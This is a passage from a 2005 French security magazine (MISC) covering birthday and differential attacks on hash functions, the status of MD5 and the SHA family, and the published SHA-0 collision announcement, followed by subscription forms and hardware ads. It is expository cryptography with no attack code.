
La recherche de collisions pour une fonction de hachage obéit aux mêmes lois mathématiques, si ce n'est avec un ordre de grandeur différent pour les paramètres en jeu : en générant aléatoirement un grand nombre de messages, et en se « souvenant » d'une manière ou d'une autre des hachés correspondants, on rencontrera avec une bonne probabilité une collision après approximativement $2^{\frac{\ell}{2}}$ essais. La complexité est donc une fonction de la *moitié* de la taille du haché. Ainsi, il est possible de casser génériquement une fonction retournant une valeur de 128 bits à l'aide d'un calcul de l'ordre de 2^{64} opérations (2^{80} pour une taille de haché de 160 bits).

Un lecteur attentif aura probablement remarqué qu'au premier abord, une attaque de type paradoxe des anniversaires semble exiger une mémoire de taille $2^{\frac{\ell}{2}}$, en plus du même nombre d'opérations de hachage. En réalité, il est possible d'implémenter une variante de l'attaque n'exigeant qu'un nombre très petit et constant de mémoire.

Un petit exemple de programme en C qui trouve des *pseudo-collisions* de n bits pour SHA-1, c'est-à-dire des collisions sur les n bits les plus significatifs est disponible sous [9] ; il exploite l'algorithme ρ de Pollard qui permet de trouver un cycle dans une marche aléatoire. Ce programme doit être *linké* avec l'implémentation de SHA-1 de Brian Gladman disponible sous [2], et il a été écrit pour être exécuté sur une architecture Intel 32 bits.

Il fonctionne de la manière suivante : on utilise pour cela deux *marches aléatoires* exécutées en parallèle et initialisées avec la même valeur $x_0 = x_0'$, l'une étant mise à jour par $x_i = \text{SHA-1}(x_{i-1})$ tandis que l'autre est mise à jour selon $x_i' = \text{SHA-1}(\text{SHA-1}(x_{i-1}'))$. Ainsi, la seconde marche fonctionne à « double vitesse » (voir Figure 2 ci-dessous).

Figure 2 *Deux marches aléatoires exécutées en parallèle.*



Dès que l'on trouve une collision $x_q = x_q'$ pour un q quelconque, on sait que la marche rapide a rattrapé la marche lente (elle l'a

peut-être déjà fait plusieurs fois, mais sans que l'on ait pu s'en rendre compte). Cela correspond à la partie FIRST STEP dans le code. Dans un second temps, on va déterminer combien de fois la marche rapide a rattrapé la marche lente (partie SECOND STEP), et à l'aide de ce nombre, on peut déterminer (partie THIRD STEP) x_{q-1} et x_{q-1}' qui hachent sur la même valeur (tronquée). Il est également possible de paralléliser l'opération sur un grand nombre de machines en gérant des « points distingués » de manière centralisée.

Ce bout de code permet de trouver deux valeurs collisionnant sur les 73 bits de gauche (sur un total de 160) en moins de trois jours sur une machine rapide. Si l'on tient également compte des bits en commun pas forcément adjacents, on arrive à un total de 118 bits identiques sur 160. Trouver des pseudo-collisions sur une fonction de hachage n'étant pas forcément très utile (à part si l'on considère une construction qui tronquerait le haché à un nombre trop petit de bits), le but de ce petit programme est très modestement d'illustrer une attaque par paradoxe des anniversaires implémentée sans mémoire.

Attaques dédiées

Les résultats de l'été dernier n'ont pas été obtenus via une attaque par paradoxe des anniversaires, bien trop coûteuse en temps de calcul, mais par une attaque « différentielle ». Le principe est relativement simple (mais il reste difficile à mettre en œuvre, et c'est là que « l'art » du cryptanalyste entre en jeu) et a été publié dans le monde académique par Biham et Shamir au tout début des années 1990 dans le cadre de la cryptanalyse différentielle du DES : on part de messages identiques (d'une taille de 2048 bits, dans la collision exhibée sur SHA-0 par Antoine Joux) et l'on cherche des positions de bit telles que si on les inverse dans un des deux messages, la probabilité qu'une collision existe est bien plus grande que prévue.

Si l'on étudie de plus près les deux messages donnés dans le courrier électronique, on remarque ainsi que seule une petite partie des données est différente. L'effet de ces différences va s'annuler à l'intérieur de la fonction avec une certaine probabilité, qu'il est possible de calculer, et ensuite, tout le jeu consistera à générer suffisamment de paires de messages obéissant à cette différence, et d'attendre qu'une collision se produise, cette opération étant parallélisable très facilement. Dans l'attaque d'Antoine Joux, cette probabilité est de l'ordre de 2^{-50}, et le nombre de paires de messages à générer est donc de l'ordre de l'inverse de ce (très petit) nombre.

Standards et autres

En plus d'être utilisées en conjonction avec des algorithmes de signature, les fonctions de hachage jouent un rôle central dans bien des domaines de la cryptologie, qu'elle soit théorique ou plus appliquée ; il est donc vital de disposer de fonctions rapides et sûres. En fait, l'immense majorité des fonctions de hachage que l'on rencontre en pratique font partie de deux familles : SHA-*x* et MD*x*. Il existe d'autres propositions dans la littérature (comme RIPEMD-*x*, TIGER, HAVAL, etc.), mais ces dernières sont soit cassées, soit elles n'ont pas été suffisamment cryptanalysées (voire pas du tout) et il est donc difficile de leur faire confiance pour un usage sérieux en pratique. En ce qui concerne le statut des fonctions de hachage, dont nous ne discutons pas dans cet article, le lecteur pourra se référer à la synthèse de Paulo Barreto [3], qui vaut le coup d'œil !

La famille MDx

La famille MD*x* (pour *Message Digest version x*) est issue des travaux de Ron Rivest (le « R » de RSA). Une première version de cette fonction, MD2, design propriétaire dans un premier temps, a seulement été publiée en 1992 ; même si on peut la considérer comme étant cassée, on la rencontre encore dans certains standards pour des raisons d'interopérabilité, principalement. Une seconde version, MD4 a été publiée, quant à elle, en 1990. Elle a également été cassée, et il n'est plus recommandé de l'utiliser en pratique. La version la plus courante, toujours largement déployée en pratique, est MD5, publiée en 1992.

MD5 prend en entrée un message de taille arbitraire et retourne un haché possédant une taille de 128 bits. Grossièrement, voici son fonctionnement (on se référera à [4] pour plus de détails) : dans un premier temps, on tronçonne le message en blocs de 512 bits, le dernier bloc étant éventuellement complété à l'aide d'un bourrage, si besoin est, et la taille du message, codée sous la forme d'un entier de 64 bits, formant la fin du dernier bloc. MD5 est une fonction de hachage *itérée*, ce qui signifie qu'elle fait usage d'une fonction de *compression* prenant l'état courant, de 128 bits, ainsi qu'un bloc de 512 bits de données comme entrées, et retournant un nouvel état de 128 bits qui fera office d'entrée lors de l'itération suivante, le premier état étant une constante indépendante du message. Finalement, une transformation simple termine le processus. La fonction de compression est construite à partir d'opérations sur des entiers de 32-bit qui rendent MD5 très efficace sur les microprocesseurs modernes.

Cryptographiquement parlant, MD5 est désormais considéré comme étant cassé, puisque des collisions ont été exhibées ; il est ainsi fortement recommandé d'éviter son utilisation dans le cadre d'une application critique dans le futur. Cependant, il faut noter que le glas ne sonnera définitivement pour MD5 que dès le moment où une attaque pratique par *seconde préimage* sera proposée, ce qui laisse un certain temps à disposition (néanmoins compté) pour organiser la transition.

En résumé, il n'est désormais plus recommandé d'utiliser les membres de la famille MD*x* (soit MD2, MD4 et MD5) dans le cadre d'applications exigeant un haut niveau de sécurité.

La famille SHA-x

La famille SHA-*x* possède une propriété rare : c'est un design de la NSA rendu public et devenu un standard américain (ainsi que, *de facto*, mondial). Une première version, baptisée à l'origine SHA, et renommée SHA-0 par la suite pour la distinguer des autres, a été remplacée par une version améliorée, nommée SHA-1, ces deux fonctions produisant un haché de taille 160 bits.

Il apparaît que la cause de ce remplacement était un problème de sécurité, dont les détails n'ont cependant pas été divulgués. Cependant, trois années plus tard, deux chercheurs français, Antoine Joux et Florent Chabaud ont exhibé [5] une attaque différentielle permettant théoriquement de trouver des collisions en 2^{61} opérations (au lieu de 2^{80} en utilisant le paradoxe des anniversaires). Une des conclusions de leur article était que le

passage de SHA-0 à SHA-1 a strictement amélioré la sécurité de la fonction (du moins vis-à-vis de leur attaque). De là à conclure que le problème soulevé par la NSA était identique, il n'y a qu'un pas à faire (de manière prudente, cependant...).

Plus tard, avec l'avènement de l'AES (nouveau standard pour le chiffrement symétrique), de nouvelles fonctions, SHA-256, SHA-384 et SHA-512 ont été publiées par le NIST (organe de standardisation américain). Ces fonctions possèdent des tailles de haché respectives de 256, 384 et 512 bits pouvant être utilisées de manière naturelle avec des clefs AES de taille 128, 192 et 256 bits.

Le design des fonctions SHA-*x* peut être interprété comme étant une généralisation (à l'esprit relativement conservateur) de celui des fonctions de la famille MD*x*, et finalement, il n'y a pas de différence fondamentale entre ces deux familles. Le lecteur intéressé trouvera la description complète de ces fonctions dans les deux standards [6].

Le statut actuel des membres de la famille SHA-*x* est le suivant : on peut considérer que SHA-0 est, au même titre que MD5, désormais cassé, étant donné qu'il est possible de générer des collisions en pratique. Cela ne pose pas de problèmes majeurs, car cette fonction n'a pas vraiment été déployée en pratique. SHA-1, pour l'instant, est considéré comme possédant une sécurité fortement ébranlée par l'annonce du 15 février 2005. Entre l'été 2004 et le mois de février 2005, le consensus général à ce sujet était que les attaques contre SHA-0, ne semblaient pas applicables à SHA-1, Biham ayant lui-même déclaré publiquement qu'il ne voyait pas de danger à court terme pour SHA-1. Les événements auront finalement eu raison de sa prédiction. Quant aux nouveaux membres de la famille, SHA-256, SHA-384 et SHA-512, ils semblent être hors de portée des cryptanalystes (pour l'instant). Il faut cependant savoir que ces designs sont *très* récents, et qu'il n'existe, pour l'instant, quasiment pas de littérature à leur sujet...

Les événements récents et leurs conséquences

Les événements de ces derniers mois n'ont laissé personne indifférent, et ils me suggèrent ainsi plusieurs réflexions que le lecteur de MISC ne manquera pas de confronter à sa propre opinion.

Premièrement, il est indéniable que l'étude, qu'elle soit constructive, ou plus cryptanalytique, des fonctions cryptographiques de hachage était largement délaissée par la communauté académique les dix ou quinze dernières années, alors que, paradoxalement, les fonctions de hachage sont une des primitives cryptographiques les plus largement répandues dans la vie réelle. Cet état de fait se laisse facilement vérifier en calculant la proportion de papiers publiés lors de conférences ayant les fonctions de hachage comme sujet, et en comparant cette proportion aux autres sujets d'intérêt actuels en cryptographie. Il est aussi difficile d'expliquer cette situation que de prédire pourquoi un chercheur donné préférera travailler sur tel ou tel sujet, les affinités personnelles de chacun entrant en jeu de manière subjective. Cependant, une des leçons à en retirer est qu'il faut toujours se méfier de l'eau qui dort, et surtout, que rien n'est jamais acquis définitivement en cryptographie. Dans tous les cas, les résultats récents ont réveillé de manière brutale la communauté scientifique, et les fonctions

SSTIC

1-3 juin 2005 à Rennes

Symposium sur la Sécurité des Technologies de l'Information et des Communications

Le SSTIC est une conférence francophone sur le thème de la sécurité de l'information, ce qui comprend à la fois les vecteurs d'information (comme les systèmes informatiques ou les réseaux) et l'information elle-même (cryptographie ou guerre de l'information). Il se déroulera à **Rennes du 1 au 3 Juin 2005**. Le SSTIC rassemble les personnes intéressées par les aspects techniques et scientifiques de la sécurité de l'information. Les sujets y sont traités de manière **approfondie**, **didactique** et **prospective**.

Cette année, nous avons choisi de centrer le symposium sur un unique mais néanmoins vaste sujet :

la lutte informatique

Sous le haut patronage du Ministère de la Défense, nous aborderons les multiples questions liées à cette thématique, selon trois axes :

* **Contexte de la lutte informatique :**
Il s'agit ici de présenter l'environnement de la lutte informatique, tant en France qu'à l'étranger, sous des angles politiques, juridiques, culturels, économiques et stratégiques. En effet, la lutte informatique ne se limite pas à de simples "exploits" techniques, mais constitue bien une discipline critique et complexe.
Mots clés : guerre de l'information, législation, impacts & enjeux.

* **Techniques de lutte informatique :**
Les problèmes de sécurité informatique relèvent largement de questions techniques et scientifiques. Si ces aspects ne sont pas parfaitement maîtrisés, les autres considérations (juridiques, organisationnelles, etc.) sont pratiquement inutiles. Afin de bien appréhender les réelles possibilités en lutte informatique, cette session portera donc sur les techniques, outils et méthodes employés à cette fin.
Mots clés : intrusion, systèmes & réseaux, outils & techniques.

* **Post-intrusions :**
La gestion d'une crise liée à une intrusion s'avère souvent complexe, surtout lorsqu'une telle éventualité n'a pas été anticipée. Nous aborderons les sujets tels que la tolérance aux intrusions, de l'analyse post-mortem, ou encore les enquêtes post-intrusion.
Mots clés : forensics, enquête, gestion de crise.

Les soumissions doivent être en rapport avec ces thèmes. Toutefois, les sujets connexes ou non techniques seront également examinés avec intérêt. N'hésitez pas à contacter le Comité de Programme en cas de doute.

www.sstic.org

de hachage redeviennent un sujet intéressant pour de nombreux chercheurs, ce qui, en soi, n'est pas une mauvaise chose !

Deuxièmement, il faut noter que la casse de MD5 n'arrive pas comme une surprise complète. Des travaux antérieurs de den Boer et de Bossalaers [7] ont démontré que la *fonction de compression* de MD5 n'est pas exempte de collisions. À l'époque, la portée de ces résultats était peu claire : certains les avaient commentés comme étant sans importance quant à leur impact sur la sécurité de MD5, d'autres avaient laissé entendre qu'il valait mieux considérer MD5 comme une fonction désormais « suspecte » et qu'il était raisonnable de songer à la remplacer par une alternative plus sûre dans les applications critiques. Les événements de l'été dernier laissent supposer que l'opinion des « paranoïaques » était la bonne : d'une faille sur la fonction de compression seule, aux conséquences apparemment théoriques, on est passé à des collisions sur la fonction complète. Comme indiqué plus haut, l'impact réel de ces collisions n'est pas (encore) dévastateur. Cependant, il est à parier que l'état de l'art n'en restera pas là, et qu'à terme, une attaque par seconde préimage verra très probablement le jour dans le futur. Tout le travail du devin consiste ainsi à savoir quand...

Finalement, il est bon de se souvenir que les membres de la famille SHA-*x* ont de nombreux points en commun avec le design des fonctions MD*x* (le point de départ du design de SHA-1 étant MD4). Sans vouloir présumer de la sécurité des fonctions qui tiennent encore debout, une fois de plus, ce manque de diversité laisse pour le moins perplexe : par exemple, dans le monde de la clé publique, de nombreuses alternatives à RSA, standard incontournable, ont été proposées et étudiées, même si aucune ne s'est vraiment imposée pour l'instant. En cas de casse majeure de RSA, on ne se retrouvera ainsi pas (complètement) pris au dépourvu, étant donné que de nombreux algorithmes dont la sécurité est basée sur des problèmes difficiles différents de l'extraction de racines modulaires (comme pour RSA) sont à disposition des cryptologues. Il apparaît ainsi qu'un besoin urgent en matière de designs alternatifs se fait ressentir dans le domaine des fonctions cryptographiques de hachage.

En conclusion...

Même si les attaques présentées contre MD5 et SHA-1 n'ont pas un impact catastrophique sur les applications (étant donné qu'il s'agit de collisions, et non pas d'attaques contre la seconde préimage), force est de constater qu'aujourd'hui, une seule famille de fonctions cryptographiques de hachage en laquelle on puisse encore avoir un semblant de confiance reste à disposition de l'ingénieur-cryptologue, et parmi les membres de cette famille, trois fonctions (SHA-256, SHA-384 et SHA-512) peuvent réellement se targuer de posséder une « histoire cryptanalytique » encore vierge ; cependant, faute d'avoir été cryptanalysés de manière sérieuse sur une période de temps conséquente, ces membres récents exigent indéniablement encore un peu de recul. Cette situation, quoique pas dramatique, reste pour le moins très inconfortable, et le besoin de nouveaux designs commence à se faire extrêmement pressant !

Courrier électronique

```
Thursday 12th, August 2004

We are glad to announce that we found a collision for SHA-0.

First message (2048 bits represented in hex):
a766a602 b65cffe7 73bcf258 26b322b3 d01b1a97 2684ef53 3e3b4b7f 53fe3762
24c08e47 e959b2bc 3b519880 b9286568 247d110f 70f5c5e2 b4590ca3 f55f52fe
effd4c8f e68de835 329e603c c51e7f02 545410d1 671d108d f5a4000d cf20a439
4949d72c d14fbb03 45cf3a29 5dcda89f 998f8755 2c9a58b1 bdc38483 5e477185
f96e68be bb0025d2 d2b69edf 21724198 f688b41d eb9b4913 fbe696b5 457ab399
21e1d759 1f89de84 57e8613c 6c9e3b24 2879d4d8 783b2d9c a9935ea5 26a729c0
6edfc501 37e69330 be976012 cc5dfe1c 14c4c68b d1db3ecb 24438a59 a09b5db4
35563e0d 8bdf572f 77b53065 cef31f32 dc9dbaa0 4146261e 9994bd5c d0758e3d

Second message:
a766a602 b65cffe7 73bcf258 26b322b1 d01b1ad7 2684ef51 be3b4b7f d3fe3762
a4c08e45 e959b2fc 3b519880 39286528 a47d110d 70f5c5e0 34590ce3 755f52fc
6ffd4c8d 668de875 329e603e 451e7f02 d45410d1 e71d108d f5a4000d cf20a439
4949d72c d14fbb01 45cf3a69 5dcda89d 198f8755 ac9a58b1 3dc38481 5e4771c5
796e68fe bb0025d0 52b69edd a17241d8 7688b41f 6b9b4911 7be696f5 c57ab399
a1e1d719 9f89de86 57e8613c ec9e3b26 a879d498 783b2d9e 29935ea7 a6a72980
6edfc503 37e69330 3e976010 4c5dfe5c 14c4c689 51db3ecb a4438a59 209b5db4
35563e0d 8bdf572f 77b53065 cef31f30 dc9dbae0 4146261c 1994bd5c 50758e3d

Common hash value (can be found using for example "openssl sha file.bin"
after creating a binary file containing any of the messages)
c9f160777d4086fe8095fba58b7e20c228a4006b

This was done by using a generalization of the attack presented at
Crypto'98
by Chabaud and Joux. This generalization takes advantage of the iterative
structure of SHA-0. We also used the "neutral bit" technique of Biham and
Chen (To be presented at Crypto'2004).

The computation was performed on TERA NOVA (a 256 Intel-Itanium2 system
developped by BULL SA, installed in the CEA DAM open laboratory
TERA TECH). It required approximatively 80 000 CPU hours.
The complexity of the attack was about 2^51.

We would like to thank CEA DAM, CAPS Entreprise and BULL SA for
their strong support to break this challenge.

Antoine Joux(*) (DCSSI Crypto Lab)
Patrick Carribault (Bull SA)
Christophe Lemuet, William Jalby
(Universite de Versailles/Saint-Quentin en Yvelines)

(*) The theoretical cryptanalysis was developped by this author.
The three others authors ported and optimized the attack on the TERA NOVA
supercomputer, using CAPS Entreprise tools.
```

Références

[1] **http://www.hcrypto.com**

[2] **http://fp.gladman.plus.com**

[3] **http://planeta.terra.com.br/informatica/paulobarreto/hflounge.html**

[4] R. Rivest, *The MD5 message-digest algorithm*, RFC 1321.

[5] F. Chabaud, A. Joux, *Differential Collisions in SHA-0*, Proceedings of CRYPTO'98, Springer-Verlag.

[6] **http://csrc.nist.gov/CryptoToolkit/tkhash.html**

[7] B. den Boer, A. Bossalaers, *Collisions for the compression function of MD5*, Proceedings of EUROCRYPT'93, Springer-Verlag.

[8] **http://www.schneier.com/blog/archives/2005/02/sha1_broken.html**

[9] **http://crypto.junod.info/pseudo_coll_sha1.c**

misc
MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

Bulletin d'abonnement

L'abonnement 6 numéros

~~44,70 €~~ (France Metro)

6 numéros **33 €** (France Metro)

A renvoyer **(original ou photocopie)**

avec votre règlement à
Diamond Editions
Service des Abonnements/Commandes
6, rue de la Scheer
B.P. 121

67603 Sélestat Cedex

Je coche le type d'abonnement choisi :

Durée de L'abonnement	☐ 1 An (6 N°s) France	☐ 1 An (6 N°s) Etranger et DOM-TOM
Mode de Paiement	☐ Chèque ☐ Carte Bancaire	☐ CB ☐ Mandat Postal International
Misc	☐ 33 Euros	☐ 45 Euros
OFFRES DE COUPLAGE		
11 N°s de Linux Magazine + 6 N°s Hors série Linux Magazine	☐ 79 Euros	☐ 128 Euros
11 N°s de Linux Magazine + 6 N°s de Misc	☐ 83 Euros	☐ 128 Euros
11 N°s de Linux Magazine +6 N°s de Misc + 6 N°s Hors série Linux Magazine	☐ 105 Euros	☐ 173 Euros
11 N°s de Linux Magazine +6 N°s de Misc + 6 N°s Hors série Linux Magazine + 6 N°s Linux Pratique	☐ 129 Euros	☐ 185 Euros

Nom .....
Prénom .....
Adresse .....
.....
.....
CODE POSTAL .....
VILLE .....


☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions

☐ Paiement C.B. (Visa-Mastercard-Eurocard)

N° Carte
Expire le

Date et signature obligatoires :

OFFRES DE COUPLAGE



79 € ~~106,10 €~~ En kiosque

11 N°s Linux Magazine + 6 N°s Linux Magazine Hors série

→ Economie : 22,15 euros !

83 € ~~115,10 €~~ En kiosque

11 N°s Linux Magazine + 6 N°s Misc

→ Economie : 27,15 euros !

105 € ~~150,80 €~~ En kiosque

11 N°s Linux Magazine + 6 N°s Misc + 6 N°s Linux Magazine Hors série

→ Economie : 40,85 euros !

129 € ~~186,50 €~~ En kiosque

11 N°s Linux Magazine + 6 N°s Misc + 6 N°s Linux Magazine Hors série + 6 N°s Linux Pratique

→ Economie : 52,55 euros !

MISC + Hors Série de Linux Magazine

Commande des anciens numéros

A renvoyer (original ou photocopie) avec votre règlement à :
Diamond Editions - Service des abonnements/commandes
6, rue de la Scheer, B.P. 121, 67603 Sélestat Cedex

Nom .....
Prénom .....
Adresse .....
.....
Code postal .....
VILLE .....

Mode de règlement

- ☐ Carte bancaire (Visa-Mastercard-Eurocard)
- ☐ Chèque bancaire
- ☐ Chèque postal

Numéro :
_____/_____/_____/____
Date d'expiration____/____
Signature :

Misc : 100% Sécurité informatique	Prix N°	Q.	Total
MISC N°1 Les vulnérabilités du Web !	5,95 €		
MISC N°2 Windows et la sécurité	7,45 €		
MISC N°3 IDS : La detection d'intrusions	7,45 €		
MISC N°4 Internet, un château construit sur du sable	7,45 €		
~~MISC N°5 Virus, mythes et réalités~~	Epuisé		
MISC N°6 Insécurité du wireless?	7,45 €		
MISC N°7 La guerre de l'information	7,45 €		
MISC N°8 Honeypots ; le piège à pirates	7,45 €		
MISC N°9 Que faire après une intrusion ?	7,45 €		
MISC N°10 VPN (Virtual Private Network)	7,45 €		
MISC N°11 Tests d'intrusion	7,45 €		
MISC N°12 La faille venait du logiciel !	7,45 €		
MISC N°13 PKI - Public Key Infrastructure	7,45 €		
MISC N°14 Reverse Engineering	7,45 €		
MISC N°15 Authentification	7,45 €		
MISC N°16 Télécoms, les risques des infrastructures	7,45 €		
MISC N°17 Comment lutter contre le spam, les malwares, les spywares	7,45 €		
Linux Magazine Hors Série			
LM HS8 Introduction à la crypto	5,95 €		
LM HS9 Installer son serveur Web à la maison	5,95 €		
LM HS10 Complétez l'installation de votre serveur Internet	5,95 €		
LM HS11 Maîtrisez THE GIMP par la pratique	5,95 €		
LM HS12 Le firewall votre meilleur ennemi Acte 1	5,95 €		
LM HS13 Le firewall votre meilleur ennemi Acte 2	5,95 €		
LM HS14 Maîtrisez blender	5,95 €		
LM Spécial DVD 3	8,99 €		
LM HS15 The Gimp et la photo	5,95 €		
LM HS16 KERNEL : Voyage au centre du noyau- Episode 1	5,95 €		
LM HS17 KERNEL : Voyage au centre du noyau- Episode 2	5,95 €		
LM HS18 : Haute disponibilité	5,95 €		
LM HS19 : The Gimp 2.0	5,95 €		
LM HS20 : PHP 5	5,95 €		

Frais de port :
France métropolitaine 3,81 Euros
U.E. plus Suisse, Liechtenchtein, Maroc, Tunisie, Algérie 5,34 Euros

Total :
Frais de port :
Total de la commande :

À propos de Misc

Misc
est édité par Diamond Editions
B.P. 121 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Abonnement : abo@miscmag.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler
Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Bodor
Conception graphique : Katia Paquet
Impression : Presses de Bretagne
Secrétaire de rédaction : Carole Durocher
Responsable publicité : Véronique Wilhelm
Tél. : 03 88 58 02 08

Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24
Service abonnement :
Tél. : 03 88 58 02 08

Dépôt légal : 2 e Trimestre 2001
N° ISSN : 1631-9030
Commission Paritaire : 02 09 K 81 190
Périodicité : Bimestrielle
Prix de vente : 7,45 euros


Imprimé en France

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Diamond Editions. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le sytème, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.

MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.


Rallonge connectiques PC



Ramenez les branchements importants de votre PC sur votre bureau. Le petit boîtier dispose **de prises pour des haut-parleurs, un microphone, une souris et un clavier PS/2, un écran ainsi que 2 port USB** (pour un scanner ou un appareil photo numérique). **Gagnez du temps** lorsque vous changez de matériel! Vous n'avez plus besoin de descendre sous le bureau car les branchements se trouvent à portée de main. De plus, les câbles ne s'emmêleront plus derrière votre bureau. "PC Extension" rassemble vos connexions sur le bureau et descend avec un seul câble vers votre ordinateur. ▶Câble descendant (250 cm) unique, Entrées/Sorties: 2x USB, 2x Jack (3,5 mm), 2x PS/2 (clavier/souris) et 1xVGA (écran) **Réf.PE7299 Prix : 19,90€TTC**

Kit USB

Ce kit USB vous permettra de brancher **2 périphériques PS/2** (clavier et souris) et **une imprimante parallèle** sur des ports USB de votre ordinateur. Le petit plus de ce kit est un **mini hub 4 ports** qui complétera parfaitement cet ensemble. ▶Ce set comprend: 1 adaptateur parallèle-USB (180 cm), 1 adaptateur PS/2(2x)-USB et 1 hub USB 4 ports (60x25x48mm) ▶Compatible souris 3 boutons et claviers multimédia ▶Systèmes requis: Windows 98SE/Millenium/2000/XP, Mac à partir d'OS 8.6 et Linux **Réf.PE7151 Prix : 29,90€TTC**



Modem routeur ADSL Olitec

Il est équipé d'un port Ethernet et d'un port USB. Il fonctionne avec un seul abonnement sur un ou deux ordinateurs (USB et RJ45) en réseau. ▶Support du PPPoE, PPPoA, RFC1483 et IpoA ▶**Fonction Firewall** NAT qui vous protégera efficacement contre les intrusions indésirables ▶Compatible LINUX
Réf.KT203 Prix : 79,90€TTC

Casque MP3

Profitez pleinement et en toute liberté (pas de câbles) de vos morceaux MP3 favoris grâce à ce casque qui intègre de la mémoire flash. Caractéristiques : autonomie des piles au lithium environ 10 heures ▶Formats supportés MP3 et WMA ▶Puissance 2x 5mW ▶Connexion USB ▶Poids 78g


Version 256Mo **Réf.KT230 Prix : 69,90€TTC**
Version 512Mo **Réf.KT231 Prix : 99,90€TTC**

Chargeur Ultra rapide

Cet appareil chargera vos accus **en seulement deux heures**. Livré avec un **adaptateur secteur** et un **adaptateur allume-cigare**, vous pourrez l'utilisez où que vous soyez, que ce soit chez vous ou lors de vos déplacements. Un système détectant l'état de charge des piles arrêtera automatiquement l'alimentation afin d'éviter une surcharge des piles ▶Inclus : **4 piles AA NiMH 2500 mAh** ▶Reconnaissance automatique des accus NiMH et NiCd ▶Recharge 2 ou 4 accus à la fois ▶Accepte les piles AA et AAA.
Réf.PE7090 Prix : 29,90€TTC

Lecteur de cartes 15 en 1

Ce lecteur aux dimensions réduites (94x55x16mm) vous permettra de lire un grand nombre de cartes mémoires : MemoryStick, MemoryStick Pro, MemoryStick Duo, MemoryStick Pro Duo, CompactFlash (Type I et II), IBM Micro Drive, Secure Digital, Mini Secure Digital, Multi Media Card, Smart Media (3.3V),RS MMC, MS Magic Gate, MS Selection Function, XD **Réf.TG1037**
Prix : 24,90€TTC



Souris optique sans fil et sans piles

Cette souris dispose de plusieurs avantages. Elle est optique, vous assurant ainsi une utilisation sans problème d'encrassement,elle est sans fil, vous permettant toute liberté de mouvement et en plus elle est sans piles. La souris est ainsi **plus légère**, moins pénible à utiliser et **plus économique**. **L'alimentation** se fait **par induction** par le tapis de souris fourni ▶Souris 3 boutons avec molette ▶Tapis de souris spécialement adapté et alimentant la souris (dimensions : 160x245mm, surface active : 156x200 mm) ▶Poids de la souris : 77g ▶Connectique USB
Réf.S5165 Prix : 29,90€TTC

Adaptateur IDE USB 2.0 interne

Vous avez utilisé les 4 ports IDE de votre ordinateur et désirez quand même rajouter un périphérique dans votre machine ? Cet adaptateur vous permet de connecter tout type de périphérique IDE à une prise USB ▶Connexion : USB type B **Réf.TG1053 Prix : 19,90€TTC**

Boîtier disque dur 2,5" à fonction copie directe par USB

